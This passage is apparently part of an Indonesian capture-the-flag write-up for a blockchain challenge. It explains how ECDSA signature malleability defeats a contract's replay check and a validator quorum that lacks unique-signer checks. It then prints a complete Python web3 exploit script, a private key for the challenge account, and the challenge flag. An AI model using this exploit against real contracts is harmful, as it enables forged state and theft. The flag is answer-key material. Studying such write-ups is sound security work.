Ketiga, kontrak mencoba mencegah replay dengan `usedSignature[keccak(signatureBytes)]`, tetapi ini bisa dibypass karena ECDSA bersifat malleable: dari signature valid

(r,s,v) kita bisa membentuk signature lain yang juga valid untuk pesan yang sama tanpa private key, yaitu (r, n - s, v dibalik 27<->28). Karena bytes signature berubah, keccak(signatureBytes) juga berubah, sehingga usedSignature tidak mengenali signature versi lain ini sebagai sudah dipakai.

Terakhir, challenge ini sengaja : oracle menyimpan lastSignatures dan menyediakan getter publik lastSignature(i). Deploy script memang pernah memanggil submitRoot() sekali (inisialisasi), jadi signature validator asli tersimpan on-chain. Langkah eksploitnya jadi: ambil satu signature dari lastSignatures, ubah jadi versi malleated supaya lolos usedSignature, lalu kirim transaksi submitRoot(targetRoot, [sig_malleated] * threshold). Karena kontrak tidak mengecek root yang ditandatangani dan tidak mengecek signer unik, transaksi ini lolos dan currentRoot langsung berubah menjadi targetRoot.

Berikut Script Solver

solve.py

```
#!/usr/bin/env python3

from __future__ import annotations

from dataclasses import dataclass

from eth_account import Account
from web3 import Web3

RPC_URL =
"http://chall-ctf.ara-its.id:39065/45950bdb-03a0-4d64-a08b-a8c2f8889c78"
PRIVATE_KEY =
"0x87ece45a23645df01642513be9f1de2c7bdb2fab5a2d6aca16998fb185cdf156"
TARGET_CONTRACT = "0xd2382F5f18a6F130C1336d0aD2D4FCE9D128C8c9"
```

```

SETUP_ABI = [
    {
        "inputs": [],
        "name": "oracle",
        "outputs": [{"internalType": "contract StateRootOracle",
"name": "", "type": "address"}],
        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "targetRoot",
        "outputs": [{"internalType": "bytes32", "name": "", "type":
"bytes32"}],
        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [{"internalType": "bool", "name": "", "type":
"bool"}],
        "stateMutability": "view",
        "type": "function",
    },
]

ORACLE_ABI = [
    {
        "inputs": [],
        "name": "quorum",
        "outputs": [{"internalType": "contract ValidatorQuorum",
"name": "", "type": "address"}],
        "stateMutability": "view",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "currentRoot",
        "outputs": [{"internalType": "bytes32", "name": "", "type":

```

```

"bytes32"}],
  "stateMutability": "view",
  "type": "function",
},
{
  "inputs": [],
  "name": "lastSignatureCount",
  "outputs": [{"internalType": "uint256", "name": "", "type":
"uint256"}],
  "stateMutability": "view",
  "type": "function",
},
{
  "inputs": [{"internalType": "uint256", "name": "i", "type":
"uint256"}],
  "name": "lastSignature",
  "outputs": [{"internalType": "bytes", "name": "", "type":
"bytes"}],
  "stateMutability": "view",
  "type": "function",
},
{
  "inputs": [{"internalType": "bytes32", "name": "", "type":
"bytes32"}],
  "name": "usedSignature",
  "outputs": [{"internalType": "bool", "name": "", "type":
"bool"}],
  "stateMutability": "view",
  "type": "function",
},
{
  "inputs": [
    {"internalType": "bytes32", "name": "newRoot", "type":
"bytes32"},
    {"internalType": "bytes[]", "name": "signatures", "type":
"bytes[]"},
  ],
  "name": "submitRoot",
  "outputs": [],
  "stateMutability": "nonpayable",
  "type": "function",
},

```

```

]

QUORUM_ABI = [
    {
        "inputs": [],
        "name": "threshold",
        "outputs": [{"internalType": "uint256", "name": "", "type":
"uint256"}],
        "stateMutability": "view",
        "type": "function",
    }
]

SECP256K1_N = int(
    "0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141",
    16
)

@dataclass(frozen=True)
class Sig:
    r: bytes #
    s: bytes
    v: int

    @staticmethod
    def from_bytes(sig: bytes) -> "Sig":
        if len(sig) != 65:
            raise ValueError(f"expected 65-byte signature, got
{len(sig)}")
        return Sig(r=sig[0:32], s=sig[32:64], v=sig[64])

    def to_bytes(self) -> bytes:
        if len(self.r) != 32 or len(self.s) != 32:
            raise ValueError("r/s must be 32 bytes each")
        if not (0 <= self.v <= 255):
            raise ValueError("v must fit in a byte")
        return self.r + self.s + bytes([self.v])

```

```

def malleate_signature(original: bytes) -> bytes:
    sig = Sig.from_bytes(original)
    v = sig.v
    if v in (0, 1):
        v += 27
    if v not in (27, 28):
        raise ValueError(f"unexpected v={sig.v}")

    s_int = int.from_bytes(sig.s, byteorder="big")
    if not (0 < s_int < SECP256K1_N):
        raise ValueError("invalid s")

    s2_int = SECP256K1_N - s_int
    s2 = s2_int.to_bytes(32, byteorder="big")
    v2 = 27 if v == 28 else 28

    return Sig(r=sig.r, s=s2, v=v2).to_bytes()

def _is_connected(w3: Web3) -> bool:
    if hasattr(w3, "is_connected"):
        return bool(w3.is_connected())
    return bool(w3.isConnected())

def _send_tx(w3: Web3, account, tx) -> bytes:
    signed = account.sign_transaction(tx)
    raw = getattr(signed, "rawTransaction", None)
    if raw is None:
        raw = signed.raw_transaction
    return w3.eth.send_raw_transaction(raw)

def pick_unused_malleated_sig(w3: Web3, oracle) -> bytes:
    count = oracle.functions.lastSignatureCount().call()
    if count == 0:
        raise RuntimeError("oracle.lastSignatures is empty; no
on-chain signature to malleate")

    for i in range(count):
        sig = oracle.functions.lastSignature(i).call()
        try:

```

```

        mal = malleate_signature(sig)
    except Exception:
        continue
    if not oracle.functions.usedSignature(w3.keccak(mal)).call():
        return mal

    raise RuntimeError("could not find an unused malleated
signature")

def build_fee_params(w3: Web3) -> dict:
    latest = w3.eth.get_block("latest")
    if "baseFeePerGas" in latest and latest["baseFeePerGas"] is not
None:
        tip = w3.to_wei(1, "gwei")
        max_fee = int(latest["baseFeePerGas"]) * 2 + int(tip)
        return {"maxFeePerGas": max_fee, "maxPriorityFeePerGas": tip}
    return {"gasPrice": w3.eth.gas_price}

def main() -> None:
    w3 = Web3(Web3.HTTPProvider(RPC_URL))
    if not _is_connected(w3):
        raise SystemExit("web3 provider not connected")

    acct = Account.from_key(PRIVATE_KEY)

    setup_addr = Web3.to_checksum_address(TARGET_CONTRACT)
    setup = w3.eth.contract(address=setup_addr, abi=SETUP_ABI)

    oracle_addr = setup.functions.oracle().call()
    oracle = w3.eth.contract(address=oracle_addr, abi=ORACLE_ABI)

    quorum_addr = oracle.functions.quorum().call()
    quorum = w3.eth.contract(address=quorum_addr, abi=QUORUM_ABI)

    target_root = setup.functions.targetRoot().call()
    threshold = quorum.functions.threshold().call()

    mal_sig = pick_unused_malleated_sig(w3, oracle)

    sigs = [mal_sig] * int(threshold)

```

```

    oracle.functions.submitRoot(target_root, sigs).call({"from":
acct.address}))

    tx = oracle.functions.submitRoot(target_root,
sigs).build_transaction(
        {
            "from": acct.address,
            "nonce": w3.eth.get_transaction_count(acct.address),
            "chainId": w3.eth.chain_id,
            **build_fee_params(w3),
        }
    )
    tx.setdefault(
        "gas",
        int(oracle.functions.submitRoot(target_root,
sigs).estimate_gas({"from": acct.address})) + 50_000,
    )

    tx_hash = _send_tx(w3, acct, tx)
    w3.eth.wait_for_transaction_receipt(tx_hash)

    solved = setup.functions.isSolved().call()
    print(f"isSolved={solved}")

if __name__ == "__main__":
    main()

```

🚩 **Flag Found!**

```
ARA7{isnt_signature_malleability_cool?_
now_with_a_twist_of_validator_quorums}
```

📋 Copy Flag

Flag

```
ARA7{isnt_signature_malleability_cool?_now_with_a_twist_of_val
idator_quorums}
```